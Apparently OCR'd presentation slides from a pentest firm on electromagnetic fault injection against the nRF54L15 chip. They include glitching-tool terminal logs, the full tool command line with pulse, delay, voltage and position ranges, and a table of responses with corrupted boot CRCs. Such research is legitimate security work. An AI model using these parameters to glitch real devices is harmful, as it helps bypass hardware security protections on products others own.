
```
It took 35 miliseconds to generate this data.
It took 63 miliseconds to generate this data.
Copying nrf54l15.py_20250310_162144.sqlite to /tmp and opening
 from there
It took 28 miliseconds to generate this data.
Copying nrf54l15.py_20250310_162144.sqlite to /tmp and opening
 from there
It took 35 miliseconds to generate this data.
Copying nrf54l15.py_20250310_162144.sqlite to /tmp and opening
 from there
It took 41 miliseconds to generate this data.
Copying nrf54l15.py_20250310_162144.sqlite to /tmp and opening
 from there
It took 33 miliseconds to generate this data.
Copying nrf54l15.py_20250310_162144.sqlite to /tmp and opening
 from there
It took 29 miliseconds to generate this data.
Copying nrf54l15.py_20250310_162144.sqlite to /tmp and opening
 from there
It took 26 miliseconds to generate this data.
```

nrf54-emfi-glitching : zsh

```
[+] Absolute movement: x=3.1 y=2.5 z=0.1 with feed rate f=300
[+] Experiment 188      0       (0)     190     110     234861  3.1     2.5     0.1     G       b'StartConfig:\x01CRC:4M2\x00CRC(Config+CRC):\x96\xd5\t\x00'
[+] Experiment 189      0       (0)     190     90      162425  3.1     2.5     0.1     G       b'StartConfig:\x01CRC:4M2\x00CRC(Config+CRC):\x96\xd5\t\x00'
[+] Absolute movement: x=3.7 y=2.6 z=0.2 with feed rate f=300
[+] Experiment 190      0       (0)     190     97      304207  3.7     2.6     0.2     R       b'StartConfig:\x01CRC:||\xff\x00CRC(Config+CRC):Q#>\x00'
[+] Experiment 191      0       (0)     190     101     214691  3.7     2.6     0.2     M       b'Start'
[+] Absolute movement: x=3.4 y=2.5 z=0.4 with feed rate f=300
[+] Experiment 192      0       (0)     190     97      270050  3.4     2.5     0.4     G       b'StartConfig:\x01CRC:4M2\x00CRC(Config+CRC):\x96\xd5\t\x00'
[+] Experiment 193      0       (0)     190     94      176265  3.4     2.5     0.4     G       b'StartConfig:\x01CRC:4M2\x00CRC(Config+CRC):\x96\xd5\t\x00'
[+] Absolute movement: x=3.0 y=2.5 z=0.4 with feed rate f=300
[+] Experiment 194      0       (0)     190     99      232531  3.0     2.5     0.4     G       b'StartConfig:\x01CRC:4M2\x00CRC(Config+CRC):\x96\xd5\t\x00'
[+] Experiment 195      0       (0)     190     104     86722   3.0     2.5     0.4     G       b'StartConfig:\x01CRC:4M2\x00CRC(Config+CRC):\x96\xd5\t\x00'
[+] Absolute movement: x=3.5 y=2.5 z=0.2 with feed rate f=300
^C
Exitting...
[+] Moving CNC table back to starting position.
current z position: 0.4
[+] Terminating gracefully.
[+] Disarming ChipSHOUTER
(.venv) mkesenheimer@kesenheimer-latitude5450 research/nrf54-emfi-glitching » python nrf54l15.py --rpico /dev/ttyACM0 --target /dev/ttyACM2 --cnc /dev/ttyUSB1 --shoute
r /dev/ttyUSB0 --length 90 110 1 --delay 0 310_000 1 --voltage 190 190 0 -x 2.9 3.8 0.1 -y 2.5 2.8 0.1 -z 0.1 0.4 0.1 --number-of-tries 2 --external-trigger --resume
```


EMFI - NRF54L15 GLITCHING

THE PENTEST EXPERTS.




EMFI - NRF54L15 GLITCHING

THE PENTEST EXPERTS.



EMFI - NRF54L15 GLITCHING



re.search(*, response)

green	expected	yellow	no response	magenta	reset	orange	crc2 modified
cyan	cyan-label	blue	blue-label	black	black-label	red	crc1 modified

Combine data?

Yes No

AMOUNT	COLOR	YMIN	YMAX	XMIN	XMAX	RESPONSE	RESPONSE_HEX
filter data							
289	G	2.3	2.7	2.7	3.8	b'StartConfig:\x01CRC:\xb4QG\x01CRC(Config+CRC):\x06\xc6\xd6\x00'	62 27 53 74 61 72 74 43
246	M	2.4	2.7	2.7	3.8	b'Start'	62 27 53 74 61 72 74 27
23	Y	2.4	2.7	2.7	3.6	b''	62 27 27
2	G	2.3	2.7	3	3.7	b'StartConfig:\x01CRC:\xb4QG\x01CRC(Config+CRC):\x06\xc6\xd6\x00*** Booting '	62 27 53 74 61 72 74 43
1	R	2.5	2.5	3.3	3.3	b'StartConfig:\x01CRC:]\xa7\xff\x00CRC(Config+CRC):\xbdq\x1c\x00'	62 27 53 74 61 72 74 43
1	R	2.4	2.4	3.5	3.5	b'StartConfig:\x01CRC:D\xb2a\x01CRC(Config+CRC):a0x\x00'	62 27 53 74 61 72 74 43
1	R	2.4	2.4	3.6	3.6	b'StartConfig:\x01CRC:\xb3E\xad\x00CRC(Config+CRC):x\xda\x10\x00'	62 27 53 74 61 72 74 43

MORE DEMOS AND RESOURCES

THE PENTEST EXPERTS.

- VCAP pin is connected to the internal voltage regulator, which powers the CPU core.
- This voltage is typically lower than the external supply and is more sensitive to small fluctuations.

https://fault-injection-library.readthedocs.io/en/latest/

https://mkesenheimer.github.io/